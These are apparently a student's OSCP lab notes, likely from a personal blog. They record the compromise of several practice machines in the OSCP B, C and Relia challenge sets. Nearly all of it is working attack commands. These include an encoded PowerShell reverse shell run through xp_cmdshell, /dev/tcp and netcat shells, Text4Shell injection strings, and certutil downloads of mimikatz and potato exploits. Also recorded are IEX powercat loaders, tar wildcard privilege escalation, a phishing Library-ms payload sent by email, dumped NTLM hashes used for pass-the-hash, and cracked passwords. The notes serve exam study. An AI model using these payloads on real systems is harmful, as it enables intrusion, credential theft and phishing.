xp_cmdshell powershell iwr -uri http://10.10.163.147:80/test.txt -Outfile C:\Users\Public\test.txt
* Using reverseshell generator, get the shell.
xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2ADMALgAxADQANwAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
certutil.exe -urlcache -split -f "http://10.10.163.147/winPEASx64.exe"
certutil.exe -urlcache -split -f "http://10.10.163.147/mimikatz.exe"
iwr -uri http://10.10.163.147:80/nc.exe -Outfile C:\Users\Public\nc.exe
iwr -uri http://10.10.163.147:80/PrintSpoofer64.exe -Outfile C:\Users\Public\PrintSpoofer64.exe
User Name : Administrator
Domain : OSCP
Logon Server : DC01
Logon Time : 3/29/2024 9:06:16 PM
SID : S-1-5-21-2610934713-1581164095-2706428072-500
msv :
[00000003] Primary
* Username : Administrator
* Domain : OSCP
* NTLM : 59b280ba707d22e3ef0aa587fc29ffe5
* SHA1 : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
* DPAPI : 959ad2ea78c63aebf3233679ad90d769
kali@kali:~/OSCP/Challenge/OSCP_B/AD$ impacket-wmiexec -hashes :59b280ba707d22e3ef0aa587fc29ffe5 Administrator@10.10.163.146
-----------------------------------------------------------
192.168.197.149 (Clear)
Challenge 5 - Kiero OS Credentials:
21, 22, 80(OPEN / TCP) 5222, 8011, 8180(filtered / TCP)
161(SNMP) (OPEN / UDP)
https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
NET-SNMP-EXTEND-MIB::nsExtendObjects
kali@kali:~/OSCP/Challenge/OSCP_B$ snmpwalk -c public -v1 192.168.197.149 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."RESET" = STRING: Resetting password of kiero to the default value
ftp kiero@192.168.197.149
get id_rsa
get id_rsa2
get tid_rsa.pub
chmod 600 id_rsa
ssh -i id_rsa john@192.168.197.149
curl -O http://192.168.45.231/linpeas.sh
chmod 777 linpeas.sh
./linpeas.sh
check linux kernel verison!!
uname -a / hostname / /etc/os-release
find dirty pipe exploit
kali@kali:~/OSCP/Challenge/OSCP_B$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git
proof.txt
e6efe4ee0029d1aae91712021eaab0c1
https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
------------------------------------------------------------
192.168.203.150 (Clear)
Challenge 5 - Berlin OS Credentials:
22, 8080 (OPEN / TCP)
http://192.168.203.150:8080/CHANGELOG
# Changelog Version 0.2 - Added Apache Commons Text 1.8 Dependency for String Interpolation Version 0.1 - Initial beta version based on Spring Boot Framework - Added basic search functionality
Find Apache Commons Text 1.8 version.
CVE-2022-42889-text4shell
General method.
http://192.168.214.150:8080/search?query=${script:javascript:java.lang.Runtime.getRuntime()exec(‘whoami’)}
https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions
/bin/sh -i >& /dev/tcp/192.168.45.231/4444 0>&1
${script:javascript:java.lang.Runtime.getRuntime().exec('/bin/sh -i >& /dev/tcp/192.168.45.231/4444 0>&1')}
busybox nc 192.168.45.233 4444 -e /bin/sh
${script:javascript:java.lang.Runtime.getRuntime().exec('busybox nc 192.168.45.231 4444 -e /bin/sh')}
curl -X GET 'http://192.168.203.150:8080/search?query=%24%7Bscript%3Ajavascript%3Ajava%2Elang%2ERuntime%2EgetRuntime%28%29%2Eexec%28%27busybox%20nc%20192%2E168%2E45%2E233%204444%20%2De%20%2Fbin%2Fsh%27%29%7D'
local.txt
b4cb6d61a1638d26d26f9bad452b20c7
'http://192.168.198.150:8080/search?query=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime%28%29.exec%28%27nc%20192.168.45.240%20443%27%29%7D'
curl -O http://192.168.45.231/linpeas.sh
python3 -c 'import pty; pty.spawn("/bin/sh")'
ssh-keygen -t rsa
scp id_rsa kali@192.168.45.231:/home/kali/OSCP/Challenge/OSCP_B/Berlin
ssh -L <LOCAL_HOST>:<LOCAL_PORT>:<REMOTE_HOST>:<REMOTE_PORT> <[USER@]SERVER_IP>
ssh -N -L 8000:127.0.0.1:8000 dev@192.168.206.150
python3 jdwp-shellifier.py -c "/bin/busybox nc 192.168.196.150 443 -e /bin/bash"
[kali]
chisel server -p 9999 -reverse
[target]
chisel client 192.168.45.231:9999 R:8090:127.0.0.1:8000
python3 jdwp-shellifier.py -t 127.0.0.1 -p 8000 -c "nc 192.168.45.248 -e /bin/bash"
nc 127.0.0.1 5000
python3 jdwp-shellifier.py -t 127.0.0.1 -p 8090 -c "chmod u+x /bin/bash"
python3 jdwp-shellifier.py -t 127.0.0.1 -p 8090 -c "busybox nc 192.168.45.231 443 -e /bin/bash"
proof.txt
1cc1661b51b97f227038714bd3cb4feb
https://opentutorials.org/module/432/3742
https://blog.naver.com/PostView.naver?blogId=alice_k106&logNo=221364560794
----------------------------------------------------------
192.168.196.151(Clear)
Challenge 5 - Gust OS Credentials:
sudo nmap -v -A -O 192.168.196.151 -T5
sudo nmap -sU -v 192.168.196.151 -T5
80, 3389, 8021 (Open / TCP)
8021 FreeSwitch
certutil.exe -urlcache -split -f "http://192.168.45.231/reverse_msf.exe"
kali@kali:~/OSCP/Challenge/OSCP_B/Gust$ python3 freeswitch-exploit.py 192.168.196.151 "certutil.exe -urlcache -split -f "http://192.168.45.231/reverse_msf.exe""
local.txt
72f056b731a16c8defc8f18697deaf96
iwr -uri http://192.168.45.231/test.txt -Outfile test.txt
certutil.exe -urlcache -split -f "http://192.168.45.231/PrintSpoofer64.exe"
.\PrintSpoofer64.exe -i -c powershell.exe
certutil.exe -urlcache -split -f "http://192.168.45.231/winPEASx64.exe"
.\winPEASx64.exe
certutil.exe -urlcache -split -f "http://192.168.45.231/GodPotato.exe"
GodPotato -cmd "cmd /c whoami"
GodPotato -cmd "nc -t -e C:\Windows\System32\cmd.exe 192.168.1.102 2012"
PS C:\Users\chris\Desktop> .\GodPotato.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\proof.txt"
proof.txt
16b36a4087e17d938b5d873c5ace58e5
certutil.exe -urlcache -split -f "http://192.168.45.231/nc.exe"
*** Other way !!!!!!!!!
certutil.exe -urlcache -split -f "http://192.168.45.231/PowerUp.ps1"
PS C:\Users\chris\Desktop> Get-UnquotedService
KiteService
PS C:\Users\chris\Desktop> Get-CimInstance -ClassName win32_service | Select Name,State,PathName
KiteService Running C:\program files\Kite\KiteService.exe
PS C:\Program Files> icacls C:\'Program Files'\Kite
PS C:\Program Files\Kite> Start-Service KiteService
PS C:\Program Files\Kite> Stop-Service KiteService
PS C:\Program Files\Kite> ren KiteService.exe KiteService.exe_old
PS C:\Program Files\Kite> ren reverse_msf.exe KiteService.exe
PS C:\Program Files\Kite> Start-Service KiteService
============================================
OSCP C - Active Directory
10.10.191.152(Clear)
Challenge 6 - DC01 OS Credentials:
192.168.231.153
Challenge 6 - MS01 OS Credentials:
10.10.191.154
Challenge 6 - MS02 OS Credentials:
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1433/tcp open ms-sql-s
ecorp 7007296521223107d3445ea0db5a04f9 -
support 26231162520c611ccabfb18b5ae4dff2 / internal use
bcorp e7966b31d1cad8a83f12ecec236c384c -
acorp df5fb539ff32f7fde5f3c05d8c8c1a6e -
hashcat -m 0 support.hash /usr/share/wordlists/rockyou.txt --force
26231162520c611ccabfb18b5ae4dff2:Freedom1
support / Freedom1
* check powershell history
Get-History
(Get-PSReadlineOption).HistorySavePath
C:\users\support\admintool.exe hghgib6vHT3bVWf cmd
**use crackmapexec or netexec
crackmapexec smb[protocol] 10.10.191.0/24 -u administrator -H [Hash] -d [domain] --continue-on-success
crackmapexec smb 10.10.191.0/24 -u administrator -p "hghgib6vHT3bVWf" --local-auth
certutil.exe -urlcache -split -f "http://192.168.45.216/PowerUp.ps1"
rlwrap nc -nvlp 4444
scp .\admintool.exe kali@192.168.45.233:/home/kali/OSCP/Challenge/OSCP_C/AD
kali@kali:~/OSCP/Challenge/OSCP_C/AD$ strings admintool.exe | grep "password"
administrator / December31
* Use Ligolo-ng
certutil.exe -urlcache -split -f "http://192.168.45.233/ligolo_win/agent.exe"
sudo ip tuntap add user <Your Username> mode tun ligolo
sudo ip link set ligolo up
ligolo-proxy -selfcert
./agent -connect <Attack IP>:11601 -ignore-cert
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
listener_add --addr 0.0.0.0:80 --to 127.0.0.1:80
sudo ip route add <Internal_Network> dev ligolo
sudo ip route add 10.10.163.0/24 dev ligolo
sudo nmap -v -A -O 10.10.163.148
kali@kali:~/OSCP/Challenge/OSCP_C/AD$ evil-winrm -i 10.10.191.154 -u administrator -p "hghgib6vHT3bVWf"
*Evil-WinRM* certutil.exe -urlcache -split -f "http://10.10.191.153/nc.exe"
*Evil-WinRM* .\nc.exe 10.10.191.153 4444 -e powershell
iwr -uri http://10.10.191.153/mimikatz.exe -Outfile mimikatz.exe
Session : Interactive from 1
User Name : Administrator
Domain : OSCP
Logon Server : DC01
Logon Time : 3/29/2024 11:41:13 AM
SID : S-1-5-21-2610934713-1581164095-2706428072-500
msv :
[00000003] Primary
* Username : Administrator
* Domain : OSCP
* NTLM : 59b280ba707d22e3ef0aa587fc29ffe5
evil-winrm -i 10.10.191.152 -u administrator -H "59b280ba707d22e3ef0aa587fc29ffe5"
Or
impacket-wmiexec -hashes :59b280ba707d22e3ef0aa587fc29ffe5 Administrator@10.10.191.152
proof.txt
53a4bcc9034ee045985bb432ff8ba4ff
-----------------------------------------
192.168.183.156(Clear)
Challenge 6 - Frankfurt OS Credentials:
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
2525/tcp open ms-v-worlds
3306/tcp open mysql
8080/tcp open http-proxy
*** 8083/tcp open us-srv
8443/tcp open https-alt
feroxbuster -u https://192.168.183.156:8083 -w /usr/share/wordlists/dirb/directory-list-2.3-medium.txt -C 404
snmpwalk -c public -v1 192.168.183.156 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendArgs."reset-password-cmd" = STRING: "\"jack:3PUKsX98BMupBiCf\" | chpasswd"
Jack / 3PUKsX98BMupBiCf
local.txt
9b65addb92de628957b0ec8993fa003c
https://192.168.183.156:8083/login/
vesta control penal
https://ssd-disclosure.com/ssd-advisory-vestacp-multiple-vulnerabilities/
proof.txt
ab4fb570bef333f7a4ca80f0deeb233d
---------------------------------------------
192.168.219.157(Clear)
Challenge 6 - Charlie OS Credentials:
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
20000/tcp open dnp
ftp anonymous@192.168.185.157
exiftool -a -u REPORT-TEMPLATE.pdf
Robert, Mark, Cassie
https://oscp:20000/session_login.cgi
hydra <RHOST> -l <USERNAME> -P /PATH/TO/WORDLIST/<FILE> http-post-form "/index.php:username=user&password=^PASS^:Login failed. Invalid"
hydra -L ./names.txt -P ./names.txt 192.168.177.157 -s 20000 https-post-form "/session_login.cgi:user=^USER^&pass=^PASS^:failed"
cassie/cassie
/bin/bash -i >& /dev/tcp/192.168.45.233/4444 0>&1
local.txt
99d3d4f1dfca9667c7a0aaf199ed1d9a
**Using wildcard injection
https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c
ls -lah /etc/cron*
*/2 * * * * root cd /opt/admin && tar -zxf /tmp/backup.tar.gz *
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
/tmp/bash -p
proof.txt
fccc0c96fa91fa30bce5b1a0f52e0d09
------------------------------------------
192.168.219.155(Clear)
Challenge 6 - Pascha OS Credentials:
80, 9099, 9999
mobile mouse server exploit
kali@kali:~/OSCP/Challenge/OSCP_C/Pascha$ python3 51010.py --target 192.168.219.155 --lhost 192.168.45.233 --file light.exe
local.txt
963d1b20af805b68d26fc2f020bbca98
certutil.exe -urlcache -split -f "http://192.168.45.233/PowerView.ps1"
certutil.exe -urlcache -split -f "http://192.168.45.233/PowerUp.ps1"
certutil.exe -urlcache -split -f "http://192.168.45.233/winPEASx64.exe"
powershell -ep bypass
. .\PowerUp.ps1
Get-ModifiableServiceFile
modifiable service
GPGOrchestrator: AllAccess
C:\Program Files\MilleGPG5(Users [WriteData/CreateFiles])
Get-CimInstance -ClassName win32_service | Select Name,State,PathName
GPGOrchestrator Running "C:\Program Files\MilleGPG5\GPGService.exe"
service
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
net
certutil.exe -urlcache -split -f "http://192.168.45.233/rev.exe"
exploit service Hijacking
net stop GPGOrchestrator
GPGservice.exe -> GPGserviceold.exe
rev.exe -> GPGservice.exe
net start GPGOrchestrator
proof.txt
e40047cca9e3cba42b8de6de8b5a5d5e
==============================================
[Challenge 2 - Relia]
172.16.171.6(DC02) - proof only
172.16.171.7(INTRANET) - local and proof
172.16.171.14(WK01) - local(O) and proof(O)
172.16.171.15(WK02) - local and proof
172.16.171.19 - local and proof
172.16.171.20 - local and proof
172.16.171.21(FILES) - proof only
172.16.171.30(WEBBY) - proof only
192.168.211.189(MAIL) - proof only
25, 110, 135, 139, 143, 587
192.168.211.191(login) - proof only(O)
80, 135, 139, 445, 3389
192.168.211.245(WEB01) - local(O) and proof(O)
21, 80, 443, 2222, 8000
192.168.211.246(demo) - local(O) and proof(O)
80, 443, 2222
192.168.211.247(WEB02) - local(O) and proof(O)
80, 135, 139, 443, 445, 3389
192.168.211.248(EXTERNAL) - local(O) and proof(O)
80, 135, 139, 445, 3389
192.168.211.249(LEGACY) - local(O) and proof(O)
80, 135, 139, 445, 3389, 8000
192.168.211.250 - NONE (WINPREP machine)
offsec / lab
192.168.211.245
Apache 2.4.49 50383.sh
kali@kali:~/OSCP/Challenge/Relia$ ./50383.sh targets.txt /etc/passwd
miranda
steven
mark
anita
id_rsa, id_ecdsa, id_ecdsa_sk, id_ed25519, id_ed25519_sk
curl http://192.168.211.245/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/home/anita/.ssh/id_ecdsa
kali@kali:~/OSCP/Challenge/Relia$ ssh2john anita_key > anita.hash
kali@kali:~/OSCP/Challenge/Relia$ john --wordlist=/usr/share/wordlists/rockyou.txt anita.hash
fireball (anita_key)
kali@kali:~/OSCP/Challenge/Relia$ ssh -i anita_key anita@192.168.211.245 -p2222
local.txt(web01)
anita@web01:~$ sudo -V
Sudo version 1.8.31
Sudo-1.8.31-Root-Exploit
https://medium.com/mii-cybersec/privilege-escalation-cve-2021-3156-new-sudo-vulnerability-4f9e84a9f435
proof.txt(web01)
kali@kali:~/OSCP/Challenge/Relia$ ssh -i anita_key anita@192.168.211.246 -p2222
local.txt(demo)
linpeas.sh
1) /etc/cron.d: php
2) -rwxr-sr-x 1 root tty 23K Feb 21 2022 /usr/bin/write.ul (Unknown SGID binary)
ss -ntlup
port 8000 find. internal webserver
kali@kali:~/Tools$ ./chisel64 server --reverse --port 8080
anita@demo:~$ ./chisel64 client 192.168.45.216:8080 R:8000:127.0.0.1:8000
kali@kali:~/OSCP/Challenge/Relia$ cp /usr/share/webshells/php/php-reverse-shell.php .
http://127.0.0.1:8000/backend/?view=../../../../../../var/crash/php-reverse-shell.php
sudo /bin/bash
proof.txt(demo)
192.168.211.247
kali@kali:~/OSCP/Challenge/Relia/file$ sudo nmap -v -p 1-60000 192.168.211.247 -T5
kali@kali:~/OSCP/Challenge/Relia/file$ ftp anonymous@192.168.211.247 -P 14020
get umbraco.pdf
open umbraco.pdf
mark@relia.com / OathDeeplyReprieve91
* edit /etc/hosts file
Umbraco version 7.12.4
searchsploit "Umbraco"
python3 49488.py -u mark@relia.com -p OathDeeplyReprieve91 -i http://web02.relia.com:14080 -c powershell.exe -a "-e JABjAGwAaQBlAG4Ad~~~"
local.txt(WEB02)
Apache2.4(Apache Software Foundation - Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
Apache2.4 Running "C:\xampp\apache\bin\httpd.exe" -k runservice
binary hijacking
proof.txt(WEB02)
User : zachary
Hash NTLM: 54abdf854d8c0653b1be3458454e4a3b
User : mark
Hash NTLM: dcbbff66580202a5cbede9c010281ce9
192.168.206.248(EXTERNAL)
smbclient -L //192.168.206.248/
smbclient //192.168.206.248/transfer
smb: \DB-back (1)\New Folder\Emma\Documents\> get Database.kdbx
keepass2john Database.kdbx > keepass.hash
welcome1
* use kpcli
kpcli --kdb=Database.kdbx
or keepassXC
Michael321 / 12345
bo / Luigi=Papal1963
sa / SAPassword_1998 <- SQL
emma / SomersetVinyl1!
Old / HabitsAgesEnd123
kali@kali:~/OSCP/Challenge/Relia$ netexec rdp 192.168.206.248 -u users.txt -p passwords.txt --continue-on-success
EXTERNAL\emma:SomersetVinyl1! (Pwn3d!)
local.txt(EXTERNAL)
certutil.exe -urlcache -split -f "http://192.168.45.216:8090/reverse_msf.exe"
* check windows environment variable
dir env:
AppKey !8@aBRBYdb3!
mark / !8@aBRBYdb3!
runas /user:mark "powershell.exe"
proof.txt(EXTERNAL)
192.168.206.249(LEGACY)
http://192.168.206.249:8000/cms/admin.php
admin/admin
kali@kali:~/OSCP/Challenge/Relia$ msfvenom -p php/reverse_php LHOST=192.168.45.216 LPORT=4444 -f raw > shell.php
shell.php + reverse_msf.exe
local.txt(LEGACY)
adrian
damon
certutil.exe -urlcache -split -f "http://192.168.45.216/GodPotato.exe"
GodPotato -cmd "cmd /c whoami"
GodPotato -cmd "nc -t -e C:\Windows\System32\cmd.exe 192.168.45.216 4444"
Get-History
(Get-PSReadlineOption).HistorySavePath
echo "Let's check if this script works running as damon and password i6yuT6tym@"
echo "Don't forget to clear history once done to remove the password!"
evil-winrm -i 192.168.206.249 -u damon -p "i6yuT6tym@"
proof.txt(LEGACY)
* Username : adrian
* Domain : LEGACY
* NTLM : e3cea06e2de8d54d43b84d4b5bffb5b0
C:\staging\.git
kali@kali:~/OSCP/Challenge/Relia/git$ git restore .
kali@kali:~/OSCP/Challenge/Relia/git$ git log
kali@kali:~/OSCP/Challenge/Relia/git$ git show <commit ID>
author : damian
-Email configuration of the CMS
-maildmz@relia.com:DPuBT9tGCBrTbR
-If something breaks contact jim@relia.com as he is responsible for the mail server.
-Please don't send any office or executable attachments as they get filtered out for security reasons.
192.168.206.189
scp config.Library-ms kali@192.168.45.216:/home/kali/beyond
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.216:8000/powercat.ps1'); powercat -c 192.168.45.216 -p 4444 -e powershell"
scp install.lnk kali@192.168.45.216:/home/kali/beyond
kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/beyond/webdav/
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.45.216</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
sudo swaks -t jim@relia.com --from maildmz@relia.com --attach @config.Library-ms --server 192.168.206.189 --body @body.txt --header "Subject: Staging Script" -ap
172.16.166.14
local.txt(WK01)
proof.txt(WK01)
Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
C:\Users\jim\Documents\Database.kdbx
dmzadmin / SlimGodhoodMope
jim / Castello1!
proof.txt(login)
45540c3097a913ccdcd5df6158580364
172.16.166.6(DC02)
impacket-GetNPUsers -dc-ip 172.16.166.6 -request relia.com/jim:"Castello1\!"
michelle@relia.com / NotMyPassword0k?
172.16.166.7(INTRANET)
kali@kali:~/OSCP/Challenge/Relia$ xfreerdp /v:172.16.166.7 /u:michelle /p:"NotMyPassword0k?"
local.txt(INTRANET)
andrea
michelle
certutil.exe -urlcache -split -f "http://172.16.166.254:8090/reverse_msf2.exe"
Scheduler(Scheduler)["C:\Scheduler\scheduler.exe"] - Auto - Running - isDotNet
Possible DLL Hijacking in binary folder: C:\Scheduler
Apache2.4(Apache Software Foundation - Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
Possible DLL Hijacking in binary folder: C:\xampp\apache\bin
Scheduler Running "C:\Scheduler\scheduler.exe"
get-process Scheduler | format-list *
beyondhelper.dll
| OSCP 공부 현황(Hack the box) - 26.08.08 (0) | 2026.07.14 |
|---|---|
| OSCP - NoteFile.txt (0) | 2026.06.14 |
| OSCP - Hack the box text (0) | 2026.06.14 |
| OSCP - 명령어 및 기타 정리 (0) | 2026.06.14 |
| OSCP - 7(Windows Privilege Escalation&Linux Privilege Escalation) (0) | 2026.05.28 |